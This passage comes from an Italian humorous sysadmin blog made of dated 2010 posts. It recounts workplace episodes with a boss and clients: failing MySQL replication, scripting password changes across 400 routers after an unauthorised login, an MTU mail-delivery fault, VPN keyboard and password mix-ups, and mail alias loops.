SL - *(sempre dividendo la propria attenzione tra il monitor e noi)* Ma la nostra procedura standard... *(pausa per controllare la posta)* ...prevede che l'accettazione venga fatta dopo un periodo di prova pratica e non posso... *(pausa per controllare la posta)* ...cambiare lo standard altrimenti...

DB - Si' ho capito, ma questo sta' raggiungendo livelli ridicoli! E comunque, quanto accidenti volete andare avanti con il sistema vecchio? Piu' tempo ci perdetevi sopra piu' complicato diventa il cambiarlo.

SL - Ah, be', ma per quello... *(pausa per controllare la posta)* ...tanto stiamo gia' pensando di passare al **nuovo** sistema...

DB - Quale nuovo sistema?

SL - Ma quello nuovissimo con il mouse... *(pausa per controllare la posta)* ...la grafica...

DB - Windows?

SL - Macche' Windows... quella e' una cazzata che non andra' da nessuna parte. No, io sto' parlando del nuovo sistema *(pausa per controllare la posta)* OS/2!

La cosa avrebbe potuto arrivare come uno shock, ma non piu' di tanto. Comunque, poco tempo dopo, dopo un periodo di lavoro presso un'altro cliente, ho avuto sentore che vi era stata una certa riorganizzazione presso \$formaggini ed il processo di "accettazione" (aka: "nonono, e' colpa tua") doveva riprendere. Nello stesso periodo, dato che \$ditta aveva diversi programmatori distaccati la', e che l'attitudine generale cominciava con l'influenzare seriamente il rendimento, un "responsabile" era stato distaccato per sovrintendere le operazioni. Questo tipo era soprannominato "one". "One" all'italiana eh, non "uan" all'inglese. Perche' era... hemmm... "one"... cioe' grosso. Il tipo, dopo aver passato un paio di giorni la', torno' in ufficio e domando espressamente a DB l'autorizzazione di menare gli utenti. Autorizzazione che fu, tristemente, negata.

Onde per cui cio', mi dirigo alla volta di \$formaggini. Quel giorno, forse perche' dovevo andare da \$formaggini, forse per altri motivi, ero piuttosto sull'incalzato andante, e proprio l'ultima cosa che volevo era un tete-a-tete con CL. Comunque, arrivo e la prima cosa che mi becco sono gli ascensori. Quegli aborti di elettro-idraulica mi erano sempre stati sui marroni. Prima di tutto, erano lenti da far paura, secondo, tendevano a chiuderti in mezzo alle porte ed a differenza degli *altri* ascensori, che quando la porta tocca qualche cosa si ritrae, questi figli di un terminator in erba tendevano a darti delle botte.

Io faccio per entrare, ed il figlio di un ingranaggio arrugginito cerca di chiudermi in mezzo, come al solito. Solo che stavolta ho reagito alla Incredibile Hulk. Risultato: l'ascensore si e' ritrovato con entrambe le porte fuori dai loro "binari" ed io mi sono fatto 5 piani di scale a piedi. Ne valeva la pena comunque.

Giunto al quinto piano vedo che l'intero posto e' stato riorganizzato e tutte le 'divisioni' fatte con cartone e scotch sono state rimosse. Noto anche che il "mio" pc e' sparito. Acchiappo al volo CL.

IO - Dove e' finito il computer che usavo io?

CL - Ah, sei arrivato, allora possiamo...

IO - **DOVE E' FINITO?**

CL - Ah, penso sia stato riassegnato...

IO - Oh che bello. Voi lo sapete vero che l'**unica copia aggiornata** del programma stava su quel computer vero?

CL - Ma il backup del sistema...

IO - L'ho messo bene in chiaro **e per iscritto** l'ultima volta che sono stato qui. Ed il tuo capo ha pure **firmato**

Cosa fa' l'applicazione X ?

il foglio. Quindi se ve lo siete persi, l'unica e' ricominciare da capo. E questo **non e'** correggere errori.

Detto questo, me ne sono andato e non ci sono piu' tornato.

Effetto dissolvenza wibblidi-wobblidi

Poco tempo dopo, DaBoss ha deciso che Windows era la scelta giusta ed ha iniziato a proporre sviluppo su Windows ed installazione di reti Windows (NT) invece di Novell. In seguito sono finito "distaccato" presso \$succhiasangue, dalle quali sgrinfie sono uscito solo con una lettera di dimissioni nella tasca anteriore ed un nuovo contratto con un'altra societa' nella tasca di dietro.

Che cosa ho imparato dall'esperienza di \$formaggini? Che "perche' ci pagano" non e' **mai** una ragione valida.

Il grosso problema di quel posto (e della loro procedura di "accettazione") era che SL ed il resto del "management" avevano abbastanza autorita' da starnutire se proprio non potevano farne a meno e, se qualcuno gli controfirmava un ordine apposito, soffiarsi il naso. Ma chi veramente comandava erano i signori *magazzinieri*, quelli che scambiavano il Grana con il grano. Quelli che semplicemente decidevano cosa volevano e cosa **non** volevano. E dato che **loro** portavano i soldi, il **loro** volere era legge assoluta.

Certo, una figura "ducesca" avrebbe potuto emergere dal marasma ed applicare un certo metodo alle cose, far capire che i magazzinieri si possono sostituire se necessario e che una procedura piu' efficiente che non richiede infinite iterazioni che non portano a nulla e' meglio di una procedura che da' all'utente finale l'assoluto controllo della situazione. Ma dubito che in una realta' come quella avrebbe funzionato.

Bene, questo conclude la faccenda. Come dite? Cos'e' sta' storia di \$succhiasangue? Eh... quella e' un'altra storia.

Davide

04/01/2010 08:00

MyMortacciladrischiSQLfosi

E siamo di nuovo qui a parlare del bellissimo cluster-che-non-e-un-cluster di database di cui avevo già parlato tempo addietro.

Dopo un paio di debacle che mi hanno visto bestemmiare assai per rimettere in piedi il marchinegno, DaBoss aveva finalmente ascoltato le mie magagne e mi aveva grandiosamente elargito una macchina di recupero per iniziare l'installazione di un nuovo cluster che questa volta **e'** un cluster vero.

Il guaio della macchina in questione e' che e' dotata di soli due dischi fissi, mentre io volevo un raid 5 + hot spare. Ok, visto che DaBoss e' in vena, faccio domanda per due dischi fissi extra, nel frattempo procedo con una installazione di test per vedere come risponde. E risponde bene. Be', il server "vecchio" e' un singolo processore, quello nuovo e' un doppio dual-core... vorrei vedere se non risponde meglio.

Nel frattempo, si appropinqua la fine dell'anno, e DaBoss e' restio ad ordinare roba alla fine dell'anno perche' preferisce metterla nel budget dell'anno successivo. Vabbe', si tratta di aspettare una settimana o giu' di li'.

Arriva il nuovo anno e DaBoss se ne va in vacanza (schifoso b...), io domando alla nostra segretaria se sono in ordine i due dischi extra e lei mi casca dal pero... quali dischi extra? Quelli che *avrebbero dovuto essere* ordinati un paio di settimane fa...

Nope, ovviamente nessuno ha pensato ad ordinare niente. Ok, rimanda la mail con i numeri di serie e passa ad occuparti di altro.

Passa una settimana, DaBoss rientra, io faccio la domanda.

IO - Allora, sono stati ordinati questi dischi per il nuovo db-server?

DB - No, non ancora.

IO - E che aspettiamo?

DB - Queste cose qui me le gestisco io, dunque, che dischi ti servono?

IO - Gli stessi che ti ho richiesto 2 settimane fa e due settimane prima.

DB - Hummm... ma questi sono normali dischi sata giusto?

IO - Si', questi sono i dischi che vanno in quel coso.

DB - Perche' ieri ho provato a montare un disco PATA sul mio laptop e va mooolto piu' veloce, non e' che sarebbe il caso...

IO - Senti, io voglio mettere quel coso in produzione al piu' presto, non me ne frega niente delle performance in questo momento, prendiamo i dischi che noi sappiamo che funzionano e che vanno su questo controller.

Passano un paio di giorni. Al martedi' io vedo un paio di messaggi di errore piovere nella mia mailbox, errori che sono dovuti alla pletora di server di scanning della posta che cercano di accedere al foxxuto database per leggersi la loro black & white list e non ci riescono.

Un controllo mi dice che la procedura di lettura della lista genera una tabella temporanea, ed e' questa generazione che fallisce.

Al giovedi' i messaggi di errore sono diventati 5 o 6 al giorno.

Siamo a lunedì e siamo al meeting settimanale.

IO - Allora? Dove sono i miei dischi?

Cosa fa' l'applicazione X ?

DB - Ah, si... non li ho ancora ordinati.

IO - ?? Come sarebbe a dire?

DB - Hemmm... e' che ero occupato con altre cose ...

IO - Guarda che abbiamo dei seri problemi con il maledetto arnese, quindi prima lo sostituiamo meglio e'.

DB - E che cosa possiamo fare nel frattempo?

IO - Potremmo provare un fail-over sul secondario, ma prima devo verificare che la foxxuta replicazione stia facendo il suo dovere.

Un rapido controllo mi conferma i miei sospetti: la foxxuta replicazione non sta replicando un tubo. Il che significa che dovro' fermarmi di nuovo in ufficio per farla ripartire. Poi, visto che mi fido di questo coso come mi fiderei di un serpente a sonagli incazzoso e rabbioso assai, giro tutti i server di scansione in modo che **leggano** i dati dal secondario ma continuino a **scriverli** sul primario. Il risultato e' che, se non altro, i messaggi di errore svaniscono.

Il giorno dopo ricevo un paio di lamentele che un indirizzo in white-list continua a non essere ricevuto. Io vado a vedere e, indovina un po'... **la foxxuta replicazione si e' incatastata un'altra volta!**.

A questo punto arriva DaBoss.

DB - Allora, ho ordinato i dischi nuovi.

IO - Ed era anche l'ora!

DB - Problemi?

IO - Il foxxuto db server ha un qualche problema sui dischi ed il foxxuto server secondario ha sempre le mestruazioni ogni volta che decido di usarlo.

DB - Possiamo fare qualche cosa?

IO - Si', sostituirlo al piu' presto. E magari smetterla di usare questa merda di MySQL.

DB - Cosa ha che non ha MySQL?

IO - Niente. E' perfetto. Se quello che vuoi fare e' farci funzionare il tuo blog o magari un sitarello-ello-ello senza pretese. Ma se vuoi farci andare un'intera azienda con applicazioni commerciali e' una cagata.

DB - Eh... e tu cosa useresti allora?

IO - *(alzo una rivista che giace da illo tempore sulla mia scrivania sulla cui copertina campeggia la scritta "oracle")*

DB - Orpo... ma quello costa...

IO - Se vuoi robustezza la devi pagare. E questo mi ricorda: noi le paghiamo le licenze di MySQL?

DB - Licenze? Ma MySQL e' gratuito...

IO - Le palle. Sta' scritto chiaramente nella licenza. Se lo usi per scopi commerciali (e noi lo usiamo senza alcun dubbio per scopi commerciali) **devi pagare la licenza**.

DB - Ma e' GPL...

IO - La "g" di GPL non vuole dire 'Gratis' ed anche il tuo foxxuto CRM e' GPL ma lo hai pagato salato se mi ricordo bene.

DB - Hemmm... ma... vabbe', senti, io i dischi li ho ordinati, il db server funziona al momento no?

IO - Funzionera' se mi ri-fermo stasera a farlo ripartire. Quindi sotto con questi dischi.

E DB se n'e' andato portandosi via la rivista di Oracle... che sia la volta buona che butto via questa MySQLMerdaccia?

Davide

11/01/2010 08:00

Script Man alla riscossa

Avevamo lasciato il nostro eroe a pattugliare le strade di Unixcity combattendo il crimine e proteggendo la serenita'... no, in effetti lo avevamo lasciato a cazzeggiare mentre reinstalla il famoso database-server che dovrebbe sostituire il famoso cluster-che-non-e-un-cluster ed a bestemmiare contro chi produce e vende controller RAID che non sono RAID manco per un po' e pensando a cosa fare per cena. Ma gli eroi non conoscono riposo, specialmente quando sono dei sysadmin e c'e' un qualche SL di mezzo.

Ed ecco che, qualche nefario e nefasto individuo (un SL a caso) ha deciso che la cosa migliore per i suoi 400 uffici e' di avere 400 router per la connessione ad interdet, ed ovviamente tutti e 400 con la stessa password. Una bambolina a chi indovina la password. Ecco, lo sapevo che era troppo facile.

Questo fino alla mattina quando a qualcuno e' venuta la bella idea di provare a fare un bel ssh in uno di quei router, digitare la passwordina e si e' ritrovato dentro. Il problema e' che il tipo arrivava dalla korea. O sarca\$\$o. Comunque non avrebbe dovuto fare login in quel coso.

Ovviamente all'SL in questione e' venuto un mezzo collasso quando e' stato informato della cosa da Bart e non ha avuto altra giustificazione che "rende la manutenzione e la gestione piu' semplice". Dopo di che ha rigirato la palla e con una maillina di 25 righe ha semplicemente detto "Ok, cambiamo tutte le password su tutti i router e blocchiamo l'accesso via SSH da ip non autorizzati".

Sicomeno, facile per lui dirlo, il problema e' che dovremmo essere noi a farlo. Ovviamente a Bart e' venuto un mezzo infarto quando ha letto la cosa. Che di passare dei giorni a riconfigurare 400 router non e' ci avesse una grande voglia.

Ora prima di andare avanti, consentitemi una piccola precisazione: Bart, A (di cui ho parlato brevemente in questa storia) ed un paio di altri sono sostanzialmente Network administrator. Il che significa che sanno tutto di Cisco, Checkpoint, Foundry, Juniper e roba cosi', ma fagli vedere un prompt di bash e non sanno piu' che pesci pigliare. E' per quello che ci sono io.

Quindi Bart e' balzato in piedi, e' corso sul tetto ed ha acceso lo Script-segnale puntandolo verso le nubi. No, in effetti quello che ha fatto e' stato di correre nel mio ufficio e corrompermi con una scatola di biscotti al cioccolato e caffe' ('azzo devo dire? Sono facile da corrompere).

Il risultato e' che per prima cosa mi sono fatto spiegare la rava e la fava, poi mi sono preoccupato che, se si fa un qualche errore nella riconfigurazione dei router ci sono potenzialmente 400 uffici tagliati fuori da interdet, cosa che probabilmente provocherebbe un infarto pieno (invece che mezzo) ad SL. Quindi mi sono fatto preparare un router locale per fare manipolazioni. Dopo di che ho rispolverato la mia copia di "tutto quello che non avreste proprio voluto sapere di Expect ma siete stati costretti vostro malgrado ad imparare" e messo insieme uno script per effettuare tutta l'operazione. Ed ora si tratta di estrarre da quella chiavica di database di configurazione tutti gli indirizzi Ip.

Per fare cio', prendo spunto dalla mostruosa query che gia' fa quasi tutto quello che mi serve, ed aggiungo un paio di 'and' qui e li' in modo da estrarre solo i dati che voglio.

Dopo di che vado ad acchiappare Bart e mi faccio dare l'elenco dei comandi che dovrei eseguire per fare la riconfigurazione del coso.

Bart - Ah, ma e' una roba semplice, allora tu fai login cosi', poi **en** e poi *jargon jargon computery computery jargon jargon* e quindi se lui ti domanda se *jargon jargon geeky nerdy jargon jargon...*

Cosa fa' l'applicazione X ?

IO - Sì, ok, e se lui non riconosce il comando che *jargon jargon switchy computery jargon jargon...*

Così sistemo il mio script e lo verifico un paio di volte sul router di "test".

IO - (*rivolto a Bart*) Io sono pronto qui... che faccio vado?

Bart - Ok, vai pure.

E così digito il comandino e sto a guardare 398 linee di "host ... ok" comparire una dopo l'altra mentre il mio script macina attraverso internet.

Gli unici due problemi sono stati due router che apparentemente non sono raggiungibili tramite SSH. Bart ha deciso che dovrà andare là di persona a controllare.

..effetto voce fuori campo...

Ed anche questa volta il Cavaliere Mascherato ha riportato la pace nella prateria...

Heeee... No, momento... Mi sa che ho fatto casino tra i vari fumetti. Mannagg... vabbè, chi se ne frega. Buoni i biscottini al cioccolato.

Davide

18/01/2010 08:00

Noi Non Abbiamo Toccato Niente

E finalmente, dopo una settimana di influenza spaccacranio, ritorno in ufficio e mi scontro subito con un bel casino. Ne sentivo la mancanza.

Ho gia' descritto anche troppo il nostro famoso "cluster" di scansione della posta. Basti dire che esistono 'n' (con $n=4$) server di ingresso. Questi non solo accettano la posta ma fanno anche il primo controllo (blacklisting, spf, dkim, graylisting e vari riti voodoo per purificare il contenuto delle mail). Orbene, io arrivo in ufficio alle otto del mattino, attacco il mio lapdog e scopro che tutti e 4 i server di input sono inattivi.

Morti, cadaveri, kaputt. Niente ping, ssh, smtp. Nada!

Mi attacco alla console remota e scopro che tutti e 4 i server sono in Kernel Panic. Prima che il Panic venga ai nostri clienti decido di avvisare subito Bert (cosi' sa cosa raccontare quando cominciano a telefonare) e poi procedo a riavviare i servers.

Avvia il primo, avvia il secondo ed il primo e' di nuovo in panic. Riavvia il primo, avvia il terzo ed il secondo e' in panic... Dopo aver madonnato per una buona oretta continuando a saltare da una console all'altra come un giocoliere che cerca di tenere dei piatti in bilico sui bastoni, i quattro maledetti ripigliano vita e la posta ricomincia a fluire.

Un rapido controllo pare imputare il problema al solito maledetto XFS che si incarta ogni due per tre. Ergo, decido di prendere il toro per le corna, acchiappo DaBoss e gli propongo la reinstallazione seduta stante di tutto l'ambaradan usando la nuova configurazione da me messa a punto.

Quindi acchiappo un paio di server ed 8 (otto) dischi fissi ed installo 4 server (1 server di input, 2 server di scan, 1 server di output) in modo da sostituire meta' di uno dei cluster in un colpo solo. Dopo di che, mi dirigo rapidamente alla colo ed effettuo la sostituzione dei dischi. Tutto sembra andare per il meglio.

Il mattino dopo ricomincio l'installazione sui dischi che ho rimosso dal cluster il giorno prima per sostituire anche l'altra meta'. A questo punto pero' arriva l'imprevisto, nella forma di una telefonata da parte di CL di \$ditta che lamenta che non gli arriva piu' posta.

IO - Ma non vi arriva piu' posta da quando?

CL - Ma, direi da almeno 3 o 4 giorni...

mepensa: e adesso mi telefoni?

IO - Che dominio hai detto?

Guardo sul log e noto che tutte le mail dirette al loro dominio sono in coda con un bel "timed out while sending end of data". Oh che gioia.

IO - Vedo qui che il nostro server prova a mandarvi la posta ma sembra che ci siano dei problemi nella connessione e va' in timeout. Voi per caso avete fatto qualche cambiamento nella connessione di rete? Aggiunto dei pezzi, cambiato configurazione nel router, cambiato provider... roba cosi'?

CL - No no, noi non abbiamo cambiato niente.

Sicomeno...

Io penso un momento: non e' possibile che sostituire UN server di output cambi le cose su tutti i server insieme, ed io non ho alterato la configurazione di rete. Ergo, deve essere un problema relativo al

Cosa fa' l'applicazione X ?

networking... hummm fammi vedere un po'... *telnet ip.server.cl.qui 25... Connection refused.*

Hummm... "connection refused"? Controllo e vedo che questi beduini usano la porta 2525 perche', apparentemente, il loro provider gli blocca la porta 25. Ok. *Telnet ... 2525* e mi becco l'HELO del loro server. Ovviamente un bellissimo sexchange 2000.

IO - Il vostro server e' un po' vecchiotto... come' che non lo avete mai aggiornato?

CL - Heeeuuuu.... E' una storia un po' lunga...

IO - E la versione corta magari e' "costo delle licenze"?

CL - Hemmm...

Provo ad inviare una mail da telnet e viene accettata senza problemi. Oooookkeey.... Quindi una mail da telnet funziona mentre una mail 'normale' no... dimensione della mail? Mi viene un dubbio atroce. Visto che gia' ho avuto questo stesso problema piu' volte, e sempre con in mezzo un qualche server Microsoft, provo "al buio" a loggarmi su uno dei server di output ed a dare un bel *ifconfig eth0 mtu 1000* e poi a ri-accodare i messaggi di posta per CL. Ed indovina un po': Funziona! Con l'MTU a 1000 la posta viene consegnata senza problemi.

IO - Okey, ho trovato il problema...

CL - Adesso riceviamo posta!

IO - Si', ho appena detto che ho trovato il problema...

CL - A bene, benissimo grazie ta...

IO - AHO' MA FAMMI PARLA'! Il problema e' che la vostra connessione di rete ha un MTU troppo basso e non invia correttamente i messaggi ICMP per la negoziazione in modo automatico...

Ovviamente, di tutto questo CL non capisce un accidente. Mettete qui', se vi pare, una lunghissima spiegazione delle intricazioni del TCP/IP, il tutto fatto cercando di non mandare il cervello di CL in kernel panic ovviamente. Dopo un bel po' un pelo di luce rischiarà le tenebre nel suo cranio.

CL - Quindi... cosa dovremmo fare?

IO - Contattare il vostro provider o chi vi fa assistenza sulla vostra rete e fargli controllare i parametri di connessione.

CL - Ma se io resettassi il cosi li' per la connessione ad internet?

IO - Lo avete resettato di recente?

CL - No, noi non abbiamo toccato niente.

Sicomeno.

IO - E allora lascialo stare e chiama chi vi gestisce la rete.

CL - Ma non possiamo lasciare le cose come sono adesso che funziona?

IO - No, perche' in questo modo sprechiamo un terzo della nostra banda per consegnare la posta a voi. E dato che di oltre 8000 clienti **voi** siete gli unici che hanno questo problema, ritengo che la cosa migliore sia per voi scoprire cosa c'e' che non va nella vostra connessione di rete e metterla a posto. O farlo fare al vostro isp che pagate per questo.

CL - Ah-hummm... vabbe'...

Passa una mezz'oretta e mi ri-suona il telefono.

CL - Allora, ho provato a riavviare il router...

IO - Ma hai parlato prima con il vostro provider?

CL - No.

mepensa: ecchemipareva...

Noi Non Abbiamo Toccato Niente

Cosa fa' l'applicazione X ?

CL - Solo che adesso non riusciamo piu' a connetterci ad internet...

Io controllo e noto che, in effetti, il server di CL adesso e' completamente irraggiungibile.

IO - Ma perche' non lo dici al vostro provider?

Ovviamente, loro non hanno mai toccato niente...

Davide

25/01/2010 08:00

Non Tutto Il Male...

Avevamo lasciato il nostro eroe (cioe' io) con uno dei due cluster di scansione posta sostituito ed una paccata di dischi da reinstallare per il secondo cluster.

Preparare i dischi e' facile, il difficile e' andare a fare la sostituzione, principalmente perche' chi si occupa di solito di queste cose e' l'onnipresente Bart, solo che in questi ultimi giorni e' piu' onni-assente che onni-presente, essendo diventato da pochi giorni papa'.

Quindi quando c'e' per lo piu' parla al telefono con la neo-mamma o si ostina a mostrarci le foto del pupo o a farci una perfetta riproduzione delle ultime fasi della gestazione... no, non lo volete vedere, ve lo assicuro.

Comunque, venerdi' riesco a staccarlo dal telefono per i cinque minuti cinque che mi bastano per spiegargli che c'e' da fare questo lavoro e quando lo puo' pianificare, lui mi assicura che lo scrivera' nella sua agenda. Se non la perde prima (l'agenda).

Pochi minuti dopo vengo informato che il nostro monitor ci segnala che il secondo cluster e' kaputt. Ed infatti lo e'. Di nuovo entrambi i server di input sono in kernel panic. Riesco, nonostante tutto a farli ritornare in vita in maniera rapida, quindi la crisi dura solo alcuni minuti. Ma e' sufficiente a far venire le convulsioni a DaBoss che si mette a dare la caccia a Bart. Infruttuosamente visto che se ne e' gia' andato.

DB - (*rivolto a me*) Hai parlato con Bart per installare il secondo cluster?

IO - Si', io ci ho parlato, ma non sono molto sicuro che Bart abbia sufficienti neuroni per tenere a mente che cosa fare.

DB - Vabbe', non me ne frega niente. Questa faccenda e' piu' importante. Non puoi andare tu al datacenter?

IO - (*contando sulle dita*) 1- Dove e' il datacenter, 2- dove e' il nostro rack all'interno del datacenter, 3- come accedo al rack? Io ho un piede di porco, ma non credo di poterlo usare...

DB - Ottime domande... Senti, lunedi' come Bart arriva placalo e fatti spiegare il tutto, che e' ridicolo in questo modo.

Cosi' lunedi' mattina mi apposto ed aspetto il neo-papa' al varco, come arriva lo placco.

Bart - ...ti faccio vedere le foto che ho fatto...

IO - No, non le voglio vedere le foto! Dove ca\$\$o sta' il datacenter per il secondo cluster?

Bart - ...no perche' e' carino che... quale cluster?

IO - Il secondo cluster di posta, ci hai presente? Quel coso che ci paga lo stipendio?

Bart - Ah, si'... allora ti dicevo che sabato...

IO - Il Datacenter!

Bart - Ah si'.. allora, ti vai di qua', di la', di su'... ma le foto non le vuoi vedere?...

IO - Se io guardo le foto mi dici dove ca\$\$o sta' il posto, dove sta' il rack e come faccio ad entrarci?

Bart - Allora, il posto e' questo-e-quello...

IO - Momento... Non sara' mica per caso una certa co-locazione?

Bart - Ma la conosci?

IO - Se e' quella che penso io si'... Ok, allora vado li'. Dove sta' il nostro rack?

Bart - Nella stanza cosi' e cosa'. Per entrare...

IO - La serratura della porta a combinazione e' ancora sul default "0000"?

Bart - Ah, ma allora la conosci!

IO - Purtroppo si'. E magari anche la serratura del rack e' ancora sul default?

Bart - No, quella l'abbiamo cambiata noi.

Cosa fa' l'applicazione X ?

Gia' mi immagino che faccia fara' il Luser-Supervisor quando mi vedra' arrivare. Lui che sperava di essersi liberato di me.

Davide

01/02/2010 08:00

P.E.B.K.A.C.

E' un tranquillo Venerdì' di inizio Marzo, finalmente la temperatura comincia a farsi piu' mite dopo quello che e' stato catalogato come "il piu' freddo inverno degli ultimi 12 anni" (e qui si potrebbe discutere sul perche' *questo* e' sempre *il piu'* [qualcosa] degli ultimi X anni...) ed io mi sto preparando per mettere finalmente in produzione il nuovo database server che e' costruito come un **vero** cluster e non un cluster-che-non-e'-un-cluster.

Ma prima che io possa finire il mio lavoro, mi becco una bella chiamata da un cliente.

CL - ...e quindi la vpn non funziona piu' ed io non posso lavorare!

IO - Ok, vediamo un attimo, che account ha detto?

CL - ..ed ovviamente ho un casino di roba da fare ed il mio capo si sta incazzando ed io non posso lavorare perche' non mi accetta la password e ci sono sempre problemi con la connessione...

Mettete qui una lunga filippica. No, piu' lunga. Dopo parecchie lamentazioni, riesco finalmente a farmi dare il foxxuto account. Ondepercui mi loggo sul loro dannato vpn-server e vedo che mi dice.

IO - Vedo qui che il server si lamenta che la password e' sbagliata, per il resto non vedo niente di speciale.

CL - E infatti e' quello che continua a dirmi, che la mia password e' sbagliata ma io la password la conosco ed e' sempre la stessa.

IO - Ha cambiato qualche cosa ultimamente? Che so io, configurazione del computer? E' un laptop?

CL - Si e' un laptop e no, non ho cambiato niente, almeno io non ho cambiato niente.

Mi viene uno strano dubbio.

IO - Come **lei** non ha cambiato niente?

CL - Il mio vecchio laptop e' stato sostituito con uno nuovo ma tutto il lavoro e' stato fatto dal nostro IT e quindi io non ho cambiato niente.

IO - Hummm... Mi faccia un piacere, mi apra un attimo un editor di testo e mi scriva la password sull'editor...

CL - Ma la so la password, l'ho usata per una vita e non l'ho mai cambiata, non e' che sbaglio a digitarla adesso...

Aggiungete qui parecchie lamentazioni sul fatto che lui la password la conosce. Comunque, riesco a convincerlo a digitare la password in modo che la legga.

CL - Ok, ok, ecco, adesso scrivo la pass....

Silenzio dall'altra parte...

IO - Hallo! E' ancora li'?

CL - Hummm.... perche' mi scrive quella cosa li' invece di quell'altra cosa la'...

IO - Mi faccia indovinare.. il laptop di prima aveva una tastiera inglese o olandese e quello nuovo ha una tastiera olandese o inglese ma comunque non la stessa tastiera?

CL --CLICK

Riprendo ad occuparmi del database, ma il telefono ri-suona. Stavolta e' un altro CL che ha dei problemi a fare login, rapidamente, mi sincero che la tastiera e' sempre la stessa. Un controllo mi dice che il problema e' che la password e' scaduta.

Cosa fa' l'applicazione X ?

IO - Ok, devo resettare la password, un momento.

Faccio login nel malefico database di configurazione, cerco la password di root di questo coso, login, su - ... password expired.

??? Come sarebbe a dire "password expired"??

Ebbene si'! Qualcuno ha avuto la fantasmagorica idea di configurare un vpn server con una password di root che scade! Il che significa che qualcun altro (indovina chi) dovra' mollare il suo database server e sciopparsi 40 minuti di strada per andare alla colo, riavviare il foxxuto server e resettare la foxxuta password di root!

Quando si dice "il problema siede davanti alla tastiera"...

Davide

08/02/2010 08:00

P.E.B.K.A.C. (2)

E' un piovoso e ventoso lunedì di Marzo, ed io sono qui' che mi sto' spaccando il cranio cercando di capire perche' questo dannato "load balancer" mi sta inviando 10.000 connessioni verso un datacenter e nisba all'altro. Che 10.000 - 0 non mi suona molto "balanced". Comunque, sono qui' che mi guardo la configurazione di questo coso quando Bert viene a cercarmi.

Bert - Hai dieci minuti per guardare un problema che penso sia relativo al mailscan?

IO - Hummm... dato che qui non sto combinando niente di positivo... vediamo.

Così mi passa questa mail, poeticamente intitolata "problemi" che dice (la mail e' stata tradotta ed un pelo alterata):

Abbiamo appena installato un nuovo server Sexchange duemillaeette'
(mepensa: sempre l'ultimissima versione eh?)
che deve gestire i domini dominio.net ed altrodominio.biz.
La posta di dominio.net deve essere processata dal vostro mailscan e per questo abbiamo già modificato i dati del DNS.
(mepensa: e scommetto che la configurazione del mailscan non l'hai modificata invece)
Il dominio altrodominio.biz invece deve andare normalmente.

Tutto funziona perfettamente.
(mepensa: no, credo che, se mi hai mandato una mail dal laconico ma preciso titolo di "problemi", tutto NON funziona perfettamente. Manco un po'.)

A parte per le mail che sono inviate da Alias.
(mepensa: eh?)

Se la mail viene inviata da un account normale arriva correttamente ma se viene inviata da un alias non arriva niente.
(mepensa: doppio eh?)
Per cortesia risolvere il problema ASAP.
(mepensa: eh si', comeno.)

Seguono 49 (quarantanove) linee di 'signature' le foxxute "ultime novita' sul web" e fraca\$\$odavelletri, ma non una singola linea relativa a **da dove** viene inviata questa dannata mail, **come** o verso **quale** foxxuto account e di **quali** alias il pinguino sta parlando.

Oooooookkey, cominciamo dal principio. Un rapido clicckety-click mi dice che il loro foxxuto server sexchange adesso e' l'MX primario per dominio.net, bypassando così l'intero mailscan. Di altrodominio.biz invece non vi e' traccia alcuna nel DNS. Vabbe' un problema di meno. Una rapida ricerca nei log del mailscan mi dice che nessuna mail per/da dominio.net e' passata nelle ultime 3 ore.

Sto per dire a Bert di domandare più informazioni al pinguino, mentre io cerco altri spilli per la bambolina voodoo, quando suona il telefono. Bert risponde e, indovina un po', e' il CL della situazione!

Bert - Quindi, da dove la mandate la posta?

...

Bert - Ah, utente@dominio.com.

...

Bert - Che e' un alias?

...

Bert - Ok, ma come la mandate?

Cosa fa' l'applicazione X ?

...

Bert - Si', ho capito che la mandate con quell'indirizzo, ma come la inviate?

...

Bert - ...con outlook...ovviamente...

Hummm.. allora, vediamo un po'. Ovviamente dominio.com e' uno dei domini gestiti dal nostro mailsan. Rapido controllo nei log. Nessuna mail partita da 'utente@dominio.com' nelle ultime 24 ore. Ma lui ha detto che usa outlook, quindi... guardo la configurazione del mailsan e scopro che 'dominio.com' e' gestito dal **nostro** server di posta.

Login sul nostro server di posta.

Ed ecco che la matassa comincia a sbrogliarsi: "utente@dominio.com" e', in effetti, un alias che punta verso "utente@dominio.net". Indovina un po'! "dominio.net" e' anche lui un dominio gestito dal nostro server di posta. Ergo, posta inviata da un dominio all'altro non va da nessuna parte perche' rimane locale.

Non solo, ma "utente@dominio.net" e' pure lui un alias che punta ad "altroutente@dominio.biz".

Oookkkey... eccoti la spiegazione. La mail rimane locale, ergo, non va' verso il loro server sexchange, viene inviata da un alias verso un altro alias, il dominio di destinazione non esiste, ergo viene palleggiata avanti e indietro per una dozzina di volte ed alla fine cestinata senza colpo ferire.

Spiego la rava e la fava a Bert (che e' un tecnico ma non e' che sia molto avvezzo alle intricazioni dei server di posta) con dovizia di disegni, frecce ed una mia interpretazione del server di posta che parla con se stesso. Bert comprende e va' ad elucubrare una risposta per CL.

Dopo un po' mi riviene a cercare.

Bert - Allora... come accidenti rispiego a CL quello che mi hai appena spiegato in modo che lo capisca e non ci metta una vita?

IO - Hummm... che ne dici di "siete troppo scemi per usare un computer"?

Bert - (*massaggiandosi il mento*) Che e', effettivamente, una buona spiegazione del problema ed e' anche corto ma... no, non penso che sia ideale.

IO - Be', in tal caso non ti rimane che riciclare quello che ti ho detto io.

Bert - Potremmo filmare te mentre la rispieghi e poi gli mandiamo il video.

IO - Grazie ma preferisco evitare che ci siano troppe immagini compromettenti di me in giro. Piuttosto...

Come capperò la mettiamo giu' nel nostro rapportino orario? Che questo non e' un problema di mailsan.

Bert - He... giusta osservazione. Ci serve un progetto da fatturare al cliente.

A questo punto, per combinazione la nostra segretaria Wendy e' arrivata.

IO - Ci serve un progetto per fatturare a CL.

Wendy - Che progetto?

IO e Bert in coro - PEBKAC!

Davide

15/02/2010 08:00

Emergency Is What Emergency Does

E' Sabato! Io ho appena finito di fare le pulizie e mi sto preparando per un raid al supermercato, e poi dovrò (mio malgrado) smazzarmi la maledetta *dichiarazione dei redditi*. Che la faccio tutti gli anni e tutti gli anni finisco con il domandarmi "dove ca\$So ho sbagliato??".

Comunque, per il momento mi rilasso un attimino. Ed e' a quel punto che mi suona il cellofono. Lo guardo, ed il display dice 'DaBoss'. O bella...

IO - Quepasa?

DB - ??? Sei tu D?

IO - Se ti dico di no che fai?

DB - Heee.... non scherzare, senti, c'e' un problema.

IO - Ah si?

DB - Mi ha chiamato CL, che dice che la sua mailbox sul nostro server di posta e' vuota.

